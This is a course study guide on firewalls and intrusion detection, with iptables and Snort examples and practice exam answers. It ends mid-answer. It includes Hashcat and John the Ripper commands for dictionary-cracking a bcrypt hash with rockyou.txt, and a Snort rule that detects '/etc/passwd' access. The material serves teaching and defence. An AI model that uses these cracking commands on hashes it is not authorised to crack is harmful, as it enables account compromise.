Q15. (Exercise) You must crack a \$2b\$12\$. . . bcrypt hash with rockyou.txt. Which tools and why is it feasible? A. (E04 p.1) Use **Hashcat** (mode `-m 3200` for bcrypt) or **John the Ripper** (`--format=bcrypt`) with `--wordlist=rockyou.txt`. bcrypt with cost 12 is deliberately slow, so a pure brute force is infeasible; it is crackable **only** because the password is expected to be a **common one present in rockyou.txt** — illustrating the lesson that short/popular passwords are dangerous. `rockyou.txt` itself came from a 2009 plaintext-password breach and ships with Kali Linux.

Gotchas

- **"Three types" vs. the full list.** The slides say there are **three basic types** by OSI level (network/packet-filter, application/proxy, circuit-level) (L04 p.7), but the **summary** lists **packet-filter, stateful inspection, application proxy, circuit-level** (L04 p.36). If an exam asks "types of firewalls," give the four from the summary; if it asks "three basic types by OSI level," give exactly the three from p.7.
- **Static vs. stateful return traffic.** A common mistake is writing a single outbound rule on a **static** filter and assuming replies are allowed. They are not — a static filter has no session memory, so you need an explicit **return rule** (L04 p.14). Only a **stateful** filter tracks the session (L04 p.18).
- **ACLs are order-dependent.** Rules apply **top to bottom, first match wins** (L04 p.14). A broad `deny all` placed too early would block everything below it. Put specific `allow` rules first, the `deny all` last.
- **>1023 ports.** The >1023 in the ACL refers to **ephemeral client ports**, not the service. The service is identified by the **well-known** port (80 for HTTP, 53 for DNS). Don't swap source/dest ports between the request and the reply rule.
- **Default policy choice is a security decision.** "Not expressly prohibited is permitted" (default-allow) is convenient but insecure; prefer default-deny (L04 p.8).
- **Firewall ≠ complete defense.** It does nothing about internal threats, bypass paths (sneaker net, SSL/SSH tunnels it can't inspect), insecure WLAN, or malware carried in on devices (L04 p.6). Encrypted "trusted services" are explicitly a blind spot.
- **Misuse = false negatives on new attacks; anomaly = false positives.** Mixing these up is a

classic error. Signatures miss the unknown; anomaly detection over-alerts (L04 p.40).

- **IDS detects, IPS acts.** Don't claim a plain (passive) IDS blocks attacks — only a reactive **IPS** changes firewall rules / blocks users / changes connectivity (L04 p.41). And preemptive blocking can cause a **self-inflicted DoS** by blocking legitimate users (L04 p.43).
- **Categories overlap.** HIDS/NIDS/LIDS, misuse/anomaly, and passive/reactive are **not mutually exclusive** — the lecture explicitly says so (L04 p.39). A single product can be several of these.
- **No Snort/iptables syntax in the slides.** The lecture **names** Snort, Suricata, and Zeek (L04 p.46) but gives **no rule syntax**; it expresses firewall logic as policy→rule and ACL rows, not as `iptables` commands. The `iptables`/Snort/Hashcat command lines in this guide's cookbook are **standard tool syntax provided for the practical task**, not quotations from the slides — verify exact flags against the tool manual in an open-book setting.
- **Image-only slides (no extractable detail).** Slides **p.5, p.12, p.15, p.22, p.29** (figures), and the configuration slides **p.33 (DMZ), p.34 (VPN), p.35 (Distributed Firewalls)** contained **only titles / images** with no body text. The only grounded fact for VPN is that firewalls "implement VPNs using IPsec" (L04 p.2). Do **not** invent DMZ/VPN/distributed-firewall specifics from these slides; if the exam needs them, rely on the original diagrams.
- **bcrypt cost factor.** The `$12$` in the exercise hash is the **cost factor** — higher = slower hashing. The crack succeeds via the **dictionary** (rockyou), not brute force; that's the intended point about weak/common passwords (E04 p.1). ``

04. Firewalls & IDS — Commands & Code Examples

Set the default-deny policy on a chain (standard syntax)

What: Make "that not expressly permitted is prohibited" the baseline by defaulting chains to DROP (L04 p.8).

```
# iptables (standard syntax) - drop everything not explicitly allowed
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT
```

Notes: `-P` sets the built-in policy applied when no rule matches. Default-deny is the secure choice from the lecture; set OUTPUT to ACCEPT only if you trust internal hosts, otherwise DROP it too. Setting policy to DROP before adding allow rules over SSH can lock you out — add the SSH allow rule first.

Allow inbound SSH on port 22 (standard syntax)

What: Explicitly permit new TCP connections to the SSH service so default-deny does not block admin access.

```
# iptables (standard syntax)
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Notes: `-A INPUT` appends to the INPUT chain; `-p tcp` selects protocol; `--dport 22` matches destination port 22; `-j ACCEPT` is the target action. Order matters — rules apply top to bottom, first match wins (L04 p.14), so add this before a broad deny.

Drop inbound traffic to a closed port (standard syntax)

What: Block a service by dropping packets to its destination port (e.g., deny Telnet on 23).

```
# iptables (standard syntax)
iptables -A INPUT -p tcp --dport 23 -j DROP
```

Notes: `-j DROP` silently discards the packet (no response); `-j REJECT` would instead send an ICMP refusal. DROP is the lecture's filtering action; it gives an attacker less information than REJECT.

Block all traffic from one source IP (standard syntax)

What: Drop every packet arriving from a single hostile source address.

```
# iptables (standard syntax)
iptables -A INPUT -s 203.0.113.66 -j DROP
```

Notes: `-s` matches source address; omit `-p/--dport` to match all protocols and ports from that host. This is the manual equivalent of an IPS "block user / change firewall rules" reaction (L04 p.41) and of preemptive blocking by IP (L04 p.43) — beware blocking a legitimate user (self-DoS).

Add stateful connection tracking for return traffic (standard syntax)

What: Let replies to connections you started back in automatically, instead of writing explicit return rules — the stateful-filter concept (L04 p.18).

```
# iptables (standard syntax) - conntrack module
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

Notes: `-m conntrack` loads the connection-tracking match; `--ctstate ESTABLISHED,RELATED` matches packets that belong to an existing session (ESTABLISHED) or a related one such as an FTP data channel (RELATED). This replaces the second "return" rule a static filter needs. Older syntax: `-m state --state ESTABLISHED,RELATED`.

Translate the lecture ACL: allow internal /16 outbound web + DNS, default deny (standard syntax)

What: Realize the lecture's ACL (allow 222.22/16 to reach external HTTP/DNS, then deny all) on a Linux router (L04 p.14).

```
# iptables (standard syntax) - FORWARD chain on a router
iptables -P FORWARD DROP

# Outbound HTTP (ephemeral src >1023 -> dst 80) and its reply
iptables -A FORWARD -s 222.22.0.0/16 -p tcp --sport 1024:65535 --dport 80 -j ACCEPT
iptables -A FORWARD -d 222.22.0.0/16 -p tcp --sport 80 --dport 1024:65535 -j ACCEPT

# Outbound DNS (UDP 53) and its reply
iptables -A FORWARD -s 222.22.0.0/16 -p udp --sport 1024:65535 --dport 53 -j ACCEPT
iptables -A FORWARD -d 222.22.0.0/16 -p udp --sport 53 --dport 1024:65535 -j ACCEPT
```

Notes: `>1023` in the ACL = ephemeral client ports (here 1024:65535); the service is the well-known port (80, 53). Because this is a static filter with no session memory, each direction needs its own rule. A stateful filter would replace both reply rules with one ESTABLISHED,RELATED rule (L04 p.18).

Prevent your network being used in a Smurf DoS (standard syntax)

What: Drop ICMP destined for a broadcast address, per the lecture policy (L04 p.13).

```
# iptables (standard syntax)
iptables -A FORWARD -p icmp -d 222.22.255.255 -j DROP
```

Notes: A Smurf attack spoofs your address and pings a broadcast so every host floods the victim with replies. Dropping ICMP to the broadcast address (e.g., 222.22.255.255) is the lecture's stated mitigation.

Prevent your network from being tracerouted (standard syntax)

What: Drop outgoing ICMP so traceroute cannot map your network (L04 p.13).

```
# iptables (standard syntax)
iptables -A OUTPUT -p icmp -j DROP
```

Notes: Traceroute relies on ICMP time-exceeded / port-unreachable replies; dropping outgoing ICMP starves it. Trade-off: you also lose useful diagnostics like outbound ping replies.

Anti-spoofing: drop inbound packets claiming an internal source (standard syntax)

What: Counter IP address spoofing by dropping external packets that pretend to come from inside (L04 p.17).

```
# iptables (standard syntax) - packets arriving on the external NIC but claiming internal src
iptables -A FORWARD -i eth0 -s 222.22.0.0/16 -j DROP
```

Notes: `-i eth0` matches the inbound interface (the external one). The lecture's countermeasure to spoofing is "add filters on the router to block" — no legitimate packet from the outside should carry an internal source address.

Rate-limit new connections to a service (standard syntax)

What: Throttle the rate of new inbound connections to blunt flooding / brute-force without a full block.

```
# iptables (standard syntax) - allow at most 5 new SSH conns/min, burst 5
iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW \
    -m limit --limit 5/min --limit-burst 5 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j DROP
```

Notes: `-m limit --limit 5/min` caps the matched rate; `--limit-burst 5` allows an initial burst before throttling. The follow-up DROP catches anything over the limit. This is a measured alternative to outright preemptive blocking (L04 p.43).

List active rules with numbers, counters, and no DNS lookups (standard syntax)

What: Inspect the current ruleset to read/audit it before editing.

```
# iptables (standard syntax)
iptables -L -n -v --line-numbers
```

Notes: `-L` lists rules; `-n` shows numeric addresses/ports (no slow DNS resolution); `-v` adds packet/byte counters; `--line-numbers` prints the index you need to delete a specific rule. Add a chain name (e.g., `iptables -L INPUT -n -v`) to scope it.

Delete a single rule and flush a whole chain (standard syntax)

What: Remove one rule by its line number, or clear every rule in a chain.

```
# iptables (standard syntax)
iptables -D INPUT 3          # delete rule #3 in INPUT (number from --line-numbers)
iptables -D INPUT -p tcp --dport 23 -j DROP # or delete by exact spec
iptables -F                  # flush ALL rules in all chains
iptables -F INPUT            # flush only the INPUT chain
```

Notes: `-D` deletes; you can target by line number or by repeating the rule's exact specification. `-F` flushes (does not change the `-P` default policy) — if the policy is DROP, flushing can cut all traffic, so reset policy first or have console access.

Persist / restore the ruleset across reboots (standard syntax)

What: Save the live ruleset to a file and reload it later (iptables is not persistent by default).


```
# iptables (standard syntax)
iptables-save > /etc/iptables/rules.v4      # dump current rules to a file
iptables-restore < /etc/iptables/rules.v4   # reload them
```

Notes: `iptables-save/iptables-restore` move the entire ruleset as text. Without this (or a service like `netfilter-persistent`), your rules vanish on reboot.

Write a basic Snort/Suricata signature rule (standard syntax)

What: A misuse-detection signature that alerts on known-bad traffic — the lecture names Snort/Suricata but gives no rule syntax (L04 p.40, p.46).

```
# Snort/Suricata rule (standard syntax) - alert on inbound Telnet to the home net
alert tcp any any -> $HOME_NET 23 (msg:"Telnet connection attempt"; sid:1000001; rev:1;)

# Alert on a content signature (detect a known attack string in HTTP)
alert tcp any any -> $HOME_NET 80 (msg:"Possible /etc/passwd access"; \
  content: "/etc/passwd"; nocase; sid:1000002; rev:1;)
```

Notes: Structure is `action proto src_ip src_port -> dst_ip dst_port (options).alert` logs and warns; `msg` is the human label; `content` is the byte pattern matched (misuse/signature detection); `nocase` ignores case; `sid` is a unique rule ID (`> = 1000000` for local rules) and `rev` its revision. This is signature/misuse detection — it cannot catch attacks with no signature (L04 p.40). Standard syntax; the slides do not provide it (L04 p.46).

Capture and filter traffic with tcpdump (standard syntax)

What: Sniff packets on the wire to feed analysis or a NIDS, filtering to the traffic of interest.

```
# tcpdump (standard syntax)
tcpdump -i eth0 -n tcp port 80                # live HTTP on eth0, no name resolution
tcpdump -i eth0 host 203.0.113.66             # only traffic to/from one host
tcpdump -i eth0 'tcp[tcpflags] & (tcp-syn|tcp-ack) == tcp-syn' # only bare SYN = new conn
attempts (excludes SYN-ACK)
tcpdump -i eth0 -w capture.pcap               # write raw packets to a file
tcpdump -r capture.pcap -n                    # read/analyse a saved capture
```

Notes: `-i` selects the interface; `-n` skips DNS/port-name lookups; `-w` writes a pcap, `-r` reads one. The SYN filter mirrors the lecture's "incoming TCP SYN" web-server policy (L04 p.13) — bare SYN packets mark new connection attempts; the `== tcp-syn` form excludes SYN-ACK replies (which also have the SYN bit set). This is how a network-based IDS (NIDS) gets its raw data (L04 p.39).

Crack a bcrypt hash with Hashcat using rockyou.txt (standard syntax)

What: Dictionary-attack the exercise's `$2b$12$...` bcrypt hash with the rockyou wordlist (E04 p.1).

```
# Hashcat (standard syntax) - bcrypt is mode 3200, -a 0 is straight wordlist
hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

# Show the cracked plaintext afterwards
hashcat -m 3200 hash.txt --show
```

Notes: `-m 3200` = bcrypt (`$2*$`) hash mode; `-a 0` = straight dictionary attack; `hash.txt` holds the single

\$2b\$12\$... line. The \$12\$ cost makes bcrypt deliberately slow, so success depends on the password being common and present in rockyou — the exercise's lesson on weak passwords. On Kali the wordlist may be gzipped: `gunzip /usr/share/wordlists/rockyou.txt.gz` first.

Crack the same bcrypt hash with John the Ripper (standard syntax)

What: The alternative cracking tool named in the exercise, run in dictionary mode (E04 p.1).

```
# John the Ripper (standard syntax)
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# Display recovered passwords
john --show --format=bcrypt hash.txt
```

Notes: `--format=bcrypt` forces the correct hash type (John may otherwise guess wrong); `--wordlist=` points at rockyou. Cracked results are cached in `~/.john/john.pot`, so a re-run of the crack command may say "No password hashes left to crack" — use `--show` to see them.

Example ACL table (lecture format)

What: The lecture's six-field ACL allowing internal `222.22/16` to use external web + DNS with a default deny, applied top to bottom, first match wins (L04 p.14).

action	source address	dest address	protocol	source port	dest port
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023
deny	all	all	all	all	all

Notes: Rows 1-2 permit outbound HTTP and its replies; rows 3-4 do the same for DNS; the final `deny all` is the explicit default-deny catch-all. Each service needs an out rule AND a return rule because a static filter has no session memory (L04 p.18). Put specific allows first; a `deny all` placed too high blocks everything beneath it.

Map a plain-English policy to a packet-filter setting (lecture method)

What: The lecture's policy-to-firewall-setting translations you may be asked to reproduce (L04 p.13).

```
Policy: No outside Web access
-> Drop all OUTGOING packets to any IP address, port 80

Policy: External connections to public Web server only
-> Drop all INCOMING TCP SYN packets to any IP EXCEPT 222.22.44.203, port 80

Policy: Prevent IPTV from eating bandwidth
-> Drop all INCOMING UDP packets EXCEPT DNS and router broadcasts

Policy: Prevent your network being used for a Smurf DoS
-> Drop all ICMP packets going to a broadcast address (e.g. 222.22.255.255)

Policy: Prevent your network from being tracerouted
-> Drop all OUTGOING ICMP
```

Notes: Method: identify direction, protocol, addresses, ports, action (drop/allow). Prefer default-deny, add explicit allows for required services, end with deny all. "Public web server only" uses TCP SYN because SYN marks a new inbound connection attempt (L04 p.13).

Reactive IPS action: insert a block rule at the top of the chain (standard syntax)

What: Simulate an IPS "change firewall rules / block user" response by inserting a deny ahead of existing allows (L04 p.41).

```
# iptables (standard syntax) - -I inserts at position 1 (evaluated first)
iptables -I INPUT 1 -s 198.51.100.23 -j DROP
```

Notes: `-I INPUT 1` inserts at the top so it is matched before any allow rule below — essential because first match wins (L04 p.14). This is exactly the reactive behavior of an IPS versus a passive IDS that only reports (L04 p.41); preemptive blocking like this risks a self-inflicted DoS on a misidentified legitimate user (L04 p.43).

04. Firewalls & IDS — Simulated Open-Book Questions

[EASY] A junior admin proposes the firewall default policy "that which is not expressly prohibited is permitted." For a new corporate perimeter firewall, is this the right choice? Justify in one or two sentences.

Answer: No. That sentence is the **default-allow** policy (L04 p.8), which permits anything you forgot to explicitly block. The secure choice for a perimeter firewall is **default-deny** — "that which is not expressly permitted is prohibited" (L04 p.8) — because any unanticipated or newly-introduced service is then closed by default rather than left open. Concretely, a default-deny ruleset starts by blocking everything, adds explicit `allow` rules only for required services, and ends with an explicit `deny all` catch-all, exactly as in the lecture's ACL (L04 p.14).

[EASY] You are told a packet filter "does not understand the application-layer protocols." A colleague asks it to block only the HTTP requests for URLs containing `/admin`. Can a static packet filter do this? Why or why not?

Answer: No. A static packet filter examines **each IP packet with no context** and decides based only on six factors: arrival interface, source address, destination address, transport protocol (TCP/UDP), source port, and destination port (L04 p.11). A URL path like `/admin` lives in the **application layer (HTTP)**, and the filter explicitly **does not understand application-layer protocols** and **cannot perform checks on higher-level protocols** (L04 p.10, p.16). It could block port 80 wholesale, but it cannot distinguish one URL from another. URL filtering requires an **application-level gateway (proxy)**, which provides URL filtering (L04 p.27).

[EASY] A manager says "our firewall will protect us from all attacks." Give two concrete attack paths from the lecture that the firewall cannot stop, and the one-line reason both succeed.

Answer: Two paths the firewall **cannot** protect against (L04 p.6):

1. **Sneaker net / malware on a laptop or USB storage** — data or malware physically carried in or out, infected outside the protected network.
2. **Internal threats** — a disgruntled or colluding employee already inside the network.

The one-line reason both succeed: a firewall only controls **traffic that actually passes through it** (it is a single choke point, L04 p.2). Anything that arrives by another path (sneaker net, an insecure WLAN, or an encrypted SSL/SSH tunnel it cannot inspect) or originates **inside** the network never crosses the choke point and is therefore outside its control.

[EASY] In the lecture's ACL format, what does the value `>1023` in the source-port field represent, and why does it appear there rather than a fixed number like 80?

Answer: `>1023` represents the **ephemeral (client-side) port range** (L04 p.14, and the Gotchas note). Well-known services use fixed ports in the range 0–1023 (e.g., **80** for HTTP, **53** for DNS), but the *client* end of a connection picks a temporary high-numbered port above 1023 for each new session. So in a rule allowing internal users to reach an external web server, the **destination port is the fixed service port (80)** and the **source port is the variable client port (>1023)**. On the matching return rule the two swap:

source port 80, destination >1023 (L04 p.14).

[EASY] Classify each as detect-only or acts-automatically: (a) a passive IDS, (b) an IPS. Give one example action only one of them can take.

Answer:

- **(a) Passive IDS — detect-only.** It filters information and extracts relevant events, acting as a "source of distilled information." It **detects and reports**; it does not act (L04 p.41).
- **(b) IPS (reactive system) — acts automatically.** It is designed to **take action** (L04 p.41).

An example action **only the IPS** can take: **changing the firewall rules** to block the attacker (others listed are blocking users and changing network connectivity, L04 p.41). A plain passive IDS would merely raise an alert about the same traffic.

[MEDIUM] An office wants internal hosts on 10.0.0.0/8 to browse external websites (HTTP), but the firewall is a *static* packet filter. The admin writes only one rule:

allow | 10.0.0.0/8 | outside | TCP | >1023 | 80. Users report pages never load.

Diagnose and fix.

Answer: Diagnosis: The outbound request leaves fine, but the **return traffic is dropped**. A static packet filter examines each packet with **no context** and has **no session memory**, so it cannot recognise that an inbound packet from the web server belongs to a request it already allowed (L04 p.8, p.14). With a default-deny catch-all, the reply (source port 80 → some ephemeral destination port) matches no allow rule and is denied.

Fix: Add the explicit **matching return rule**, then keep the default-deny last:

allow		10.0.0.0/8		outside		TCP		>1023		80
allow		outside		10.0.0.0/8		TCP		80		>1023
deny		all		all		all		all		all

A **stateful** filter would not need the second rule, because it tracks the client–server session in a state table and matches the return packet automatically (L04 p.18). This is the canonical "static needs two rules, stateful needs one" point (L04 p.14, p.18).

[MEDIUM] Translate this plain-English policy into a single firewall setting in the lecture's style, and name the specific attack it defends against: "Our network must never be usable as an amplifier for a flooding attack against a third party."

Answer: The policy maps to the **Smurf DoS** defence (L04 p.13). In a Smurf attack, an attacker pings a network's **broadcast address** with a spoofed source set to the victim, and every host replies to the victim, amplifying the flood.

Firewall setting (lecture style):

Drop all ICMP packets going to a "broadcast" address (e.g., 222.22.255.255).

Illustrative standard syntax (not from the slides) for a /16 broadcast:

```
iptables -A FORWARD -p icmp -d 222.22.255.255 -j DROP
```

The specific attack defended against is the **Smurf denial-of-service attack** (L04 p.13). Note this differs from "prevent being tracerouted," which instead drops **all outgoing ICMP** (L04 p.13).

[MEDIUM] A startup runs a public web server and wants *external* users to reach only that one server (at 222.22.44.203:80) for new connections, while internal users may still initiate connections out freely. Express the inbound rule the lecture would use, and explain the role of the TCP SYN flag in it.

Answer: The lecture's mapping for "external connections to public Web server only" is (L04 p.13):

Drop all incoming TCP SYN packets to any IP except 222.22.44.203, port 80.

Role of the SYN flag: A TCP connection begins with a packet whose **SYN** flag is set — this is the *connection-initiation* packet. By dropping **incoming SYNs** to every destination *except* the public web server, the firewall blocks anyone outside from **starting a new connection** to internal hosts, while still allowing packets that belong to connections **initiated from the inside** (whose inbound packets are not lone SYNs but ACKs/data of an already-established flow). So internal users keep full outbound freedom, and the only inbound connection the world can open is HTTP to 222.22.44.203 (L04 p.13).

[MEDIUM] For each of these two situations pick misuse (signature) detection or anomaly detection, and state the weakness you are accepting: (a) a bank that must catch brand-new, never-seen malware fast; (b) a SOC that is drowning in alerts and only has signatures for known exploits.

Answer: Using the trade-off from L04 p.40:

- **(a) Bank, must catch novel malware → anomaly detection.** Anomaly detection learns normal patterns (a classical ML task) and flags **deviations**, so it can catch attacks that have **no signature yet**. The weakness accepted: it is **susceptible to false positives** — legitimate-but-unusual activity (e.g., a big quarter-end data export) can look like an attack.
- **(b) Alert-fatigued SOC, only known exploits → misuse (signature) detection.** Signatures match **known attack patterns** reliably and with **fewer false alarms**. The weakness accepted: it is **susceptible to unknown attacks** (false negatives on anything novel), because a brand-new attack has no signature yet (L04 p.40).

In practice the lecture notes you would combine both, since the categories overlap (L04 p.39).

[MEDIUM] A company puts a circuit-level gateway between trusted internal users and the Internet for general outbound browsing. The security team complains it "lets data through without reading it." Is that a misconfiguration or expected behaviour, and what does the gateway actually validate?

Answer: It is **expected behaviour**, not a misconfiguration. A circuit-level gateway **validates the TCP/UDP session before opening the circuit**, then, once the connection is established, **relays traffic without examining its contents** (L04 p.20–21). It is precisely intended for **trusted internal users** making general outbound connections (L04 p.21).

What it *does* validate/track per connection (L04 p.23): a unique **session identifier**, the **connection state** (handshake/established/closing), **sequencing information**, **source IP**, **destination IP**, and the **inbound and outbound physical interfaces**. So its security comes from **limiting which sessions may be set up** and from shielding internal IPs via NAT (L04 p.24) — not from inspecting payloads. If the team needs content inspection (e.g., URL filtering, blocking specific application data), they need an **application-**

level proxy instead (L04 p.25–27).

[HARD] Critique and correct this proposed ACL (static filter, applied top-to-bottom, first match wins) intended to let internal 222.22/16 do web + DNS with default-deny. Identify every defect.

1. deny		all		all		all		all		all		all
2. allow		222.22/16		outside		TCP		>1023		80		
3. allow		outside		222.22/16		TCP		>1023		80		
4. allow		222.22/16		outside		UDP		>1023		53		

Answer: Three distinct defects:

1. **The deny all is at the top (row 1).** ACLs apply **top to bottom, first match wins** (L04 p.14). A deny all in row 1 matches **every** packet, so rows 2–4 are dead code and *all* traffic is blocked. The catch-all deny all must be the **last** row.
2. **Row 3's ports are wrong (swapped).** The HTTP **return** rule must have **source port 80** (the server) and **destination >1023** (the client's ephemeral port). As written (source >1023 → dest 80) it is a *second outbound* rule, not the reply rule, so web replies are still dropped (L04 p.14, Gotchas: "don't swap source/dest ports between request and reply").
3. **The DNS return rule is missing.** Static filters have **no session memory**, so an outbound rule alone is not enough; you need allow | outside | 222.22/16 | UDP | 53 | >1023 for replies (L04 p.14, p.18).

Corrected ACL:

allow		222.22/16		outside		TCP		>1023		80		
allow		outside		222.22/16		TCP		80		>1023		
allow		222.22/16		outside		UDP		>1023		53		
allow		outside		222.22/16		UDP		53		>1023		
deny		all		all		all		all		all		

This is exactly the lecture's reference ACL (L04 p.14).

[HARD] You must place a public web server, an internal database, and a bastion host on a network protected by a firewall. The web server must be reachable from the Internet; the database must never be. Explain how you would partition trust, where the bastion host sits, and why exposing the web server directly on the internal LAN is dangerous. Note any limits of grounding from the lecture.

Answer: Trust partitioning principle. A firewall interconnects **networks of differing trust** and is a single choke point that allows only authorized traffic (L04 p.2–3). The Internet is untrusted, the internal LAN (with the database) is the most trusted, and the public web server is in between — it must accept anonymous inbound connections, so it cannot be treated as fully trusted.

Placement reasoning. The web server and the **bastion host** belong on a separate, semi-trusted segment, isolated from the internal LAN. The bastion host is a **hardened, highly secure host** running circuit/application-level gateways or externally accessible services, deliberately **exposed to hostile elements** and secured to withstand them (hardened OS, only essential services, extra authentication, small non-privileged proxies) (L04 p.30). If it bridges two or more connections it can be **trusted to enforce separation** between them (L04 p.30). The **database stays on the internal LAN** with no inbound path

from the Internet — the firewall drops external SYN's to it (cf. "public web server only," L04 p.13).

Why direct LAN exposure is dangerous. A public web server is the most likely thing to be compromised (it accepts attacker traffic). If it sits on the internal LAN, a successful exploit gives the attacker a foothold **inside the trusted zone**, next to the database — the firewall can no longer help because the threat is now **internal** (a blind spot, L04 p.6). Isolating it limits the blast radius.

Grounding limit: the lecture's **DMZ** slide (p.33) is **image-only** with no extractable detail (L04 p.33, Gotchas). The standard name for this isolated semi-trusted segment is a **DMZ**, but the specifics beyond the bastion-host text must come from the original diagram, not invented.

[HARD] An IDS team enables aggressive *preemptive blocking* ("banishment vigilance"): any IP that triggers a suspicious signature is auto-blocked at the firewall. Within a day, legitimate customers are locked out. Explain the failure in IDS/IPS terms, classify what they really built, and propose a safer design.

Answer: The failure. Preemptive blocking seeks to **prevent intrusions before they occur** by noting signs of an impending threat and **blocking the user or IP** (L04 p.43). Its named risk is exactly what happened: blocking **legitimate users**, producing a **self-inflicted denial of service** (L04 p.43). Because the trigger was a **signature**, any **false positive** (legitimate traffic that resembles an attack) becomes an automatic lockout.

What they really built. This is not a passive IDS — it **takes action** (changes firewall rules / blocks users), so by definition it is a **reactive system**, an **IPS** (L04 p.41), operating in the most aggressive **preemptive-blocking** mode (L04 p.43).

Safer design.

1. **Tune detection to cut false positives** — combine signature (misuse) detection with anomaly baselining and require higher confidence before acting, since misuse detection alone still misfires on look-alike traffic (L04 p.40).
2. **Demote most responses to passive** — let the IDS **detect/report** (distilled information, L04 p.41) and have a human confirm before a block, reserving automatic blocking for very high-confidence events.
3. **Add safeguards** — allowlist known-good customer ranges, use rate-limited or **temporary** blocks, so a false positive degrades rather than permanently denies service.
4. Optionally add an **intrusion-deflection honeypot** (L04 p.44) to study suspicious actors without blocking real users.

[HARD] A network defender wants to (a) catch novel attacks, (b) study attacker techniques safely, and (c) keep alert volume manageable. Design a layered detection strategy mapping each goal to a specific mechanism from the lecture, and explain one tension between two of your choices.

Answer: Mapping each goal to a lecture mechanism:

- (a) **Catch novel attacks** → **anomaly detection**. It learns normal patterns and flags deviations, so it can detect attacks with **no existing signature** (L04 p.40). Pair it with **misuse/signature detection** for known attacks (categories overlap, L04 p.39).
- (b) **Study attacker techniques safely** → **intrusion deflection via a honeypot**. A honeypot is an attractive system with **fake-but-realistic** data/services that **lures the attacker in**, **monitors activity**, **learns about new attacks**, and **collects forensic information** (L04 p.44) — all without

risking production systems.

- **(c) Keep alert volume manageable → a passive IDS posture.** A passive system **filters information and extracts relevant events**, acting as a **source of distilled information** rather than firing on everything (L04 p.41); reserve reactive/IPS blocking for high-confidence cases to avoid alert and self-DoS problems (L04 p.43).

A tension: goals (a) and (c) pull against each other. **Anomaly detection is susceptible to false positives** (L04 p.40), which **increases** alert volume — directly working against the "manageable alerts" goal. Resolving it requires careful baselining and triage (e.g., feeding anomaly hits through the passive distillation layer and correlating with signatures) so novel-attack coverage does not bury the SOC in noise.

[HARD] Two firewall options are on the table for a perimeter that must enforce per-application rules (e.g., allow HTTP but block FTP) and authenticate users: a stateful packet filter and an application-level proxy. Compare them on capability, speed, and operational cost, and recommend one with justification.

Answer: Capability. The requirement is **per-application control and user authentication**. A stateful filter operates at OSI layer 2/3, tracks sessions, and offers **less access control** than a proxy (L04 p.19) — it can match ports but does not natively understand HTTP vs FTP semantics or authenticate users. An **application-level proxy** evaluates packets for **valid data at the application layer, understands high-level protocols like HTTP and FTP, can deny some services while allowing others**, and provides **user authentication** (plus HTTP caching, URL filtering) (L04 p.26–27). Only the proxy meets the stated requirements.

Speed. The stateful filter is **faster** (lower in the stack, application-independent) (L04 p.19). The proxy is **slow** because it must replace the native network stack and fully parse application protocols (L04 p.28).

Operational cost. The proxy is more expensive to run: it **requires replacing the native network stack, needs modifications to client procedures, and relies on OS support so it inherits OS bugs** (L04 p.28). The stateful filter needs no special client configuration.

Recommendation: the application-level proxy. Because the explicit requirements — **distinguish HTTP from FTP and authenticate users** — are application-layer functions a stateful filter cannot perform (L04 p.19, p.26–27), the proxy is the only option that satisfies them. Accept the slower throughput and higher operational cost as the price of application-level control. (A common real deployment uses a fast stateful filter at the edge *plus* a proxy for the protocols needing deep control, exploiting the strengths of each.)

[VERY HARD] An auditor finds that an organisation's "fully firewalled" network was breached even though the perimeter firewall logs show no malicious inbound connections. Walk through at least three lecture-grounded mechanisms by which this is entirely possible, and explain why "no malicious inbound traffic in the firewall logs" is weak evidence of safety.

Answer: A clean perimeter log only proves nothing malicious **crossed the choke point** — it says nothing about paths that bypass it or threats originating inside. At least three lecture-grounded mechanisms (all L04 p.6):

1. **Bypass via an alternate path.** Data/malware entered by **sneaker net** (USB/laptop carried in from outside) or via an **improperly secured WLAN**, never traversing the firewall. The perimeter log is silent because the traffic never reached it.

2. **Encrypted trusted services the firewall cannot inspect.** Traffic over **SSL/SSH tunnels** is explicitly a firewall blind spot — the firewall may allow the tunnel as a "trusted service" but **cannot see inside it**, so a malicious payload inside an allowed encrypted session appears as ordinary, benign permitted traffic in the logs.
3. **Internal threat.** A **disgruntled or colluding employee** already inside the trusted zone acts entirely behind the firewall; their activity never appears as an inbound perimeter connection at all.

Why the evidence is weak. The firewall is a **single choke point** that controls only the traffic passing **through** it (L04 p.2). "No malicious inbound connections logged" therefore covers only one of several attack surfaces. It cannot speak to bypass paths, encrypted-tunnel contents, malware imported on devices, or insider action. This is precisely why the lecture pairs firewalls with **IDS/host monitoring** (HIDS/NIDS/LIDS, L04 p.39) and incident response — defence in depth, not a single perimeter.

[VERY HARD] Reason about false positives vs false negatives for a NIDS guarding a hospital. (a) Which error type is more dangerous if the NIDS is wired to an IPS that auto-blocks? (b) How does the misuse-vs-anomaly choice shift the balance of the two error types? (c) Propose a concrete configuration that hedges both, and name a residual risk.

Answer: (a) With an auto-blocking IPS, false positives are the acute danger. A false positive on a hospital network that is wired to a reactive IPS causes the IPS to **change firewall rules / block users / change connectivity** (L04 p.41) against legitimate clinical traffic — a **self-inflicted denial of service** (L04 p.43). In a hospital, cutting off access to patient records or devices is potentially life-threatening, so the cost of a false positive can exceed that of a single missed alert. (False negatives remain serious, but they do not, by themselves, take down clinical systems.)

(b) The detection choice shifts the error mix (L04 p.40):

- **Misuse/signature detection → more false negatives.** It is **susceptible to unknown attacks**; a novel attack has no signature and slips through. Its false-positive rate on look-alike traffic is comparatively low.
- **Anomaly detection → more false positives.** It is **susceptible to false positives**; unusual-but-legitimate clinical activity (a new device, a batch export) deviates from the learned baseline and trips an alarm.

So choosing anomaly detection buys novel-attack coverage at the price of *more* of the very error type that is most dangerous under auto-blocking.

(c) A hedging configuration:

1. Run **both** detection methods (the categories overlap — L04 p.39): signatures for reliable known-attack catches, anomaly detection for novel ones.
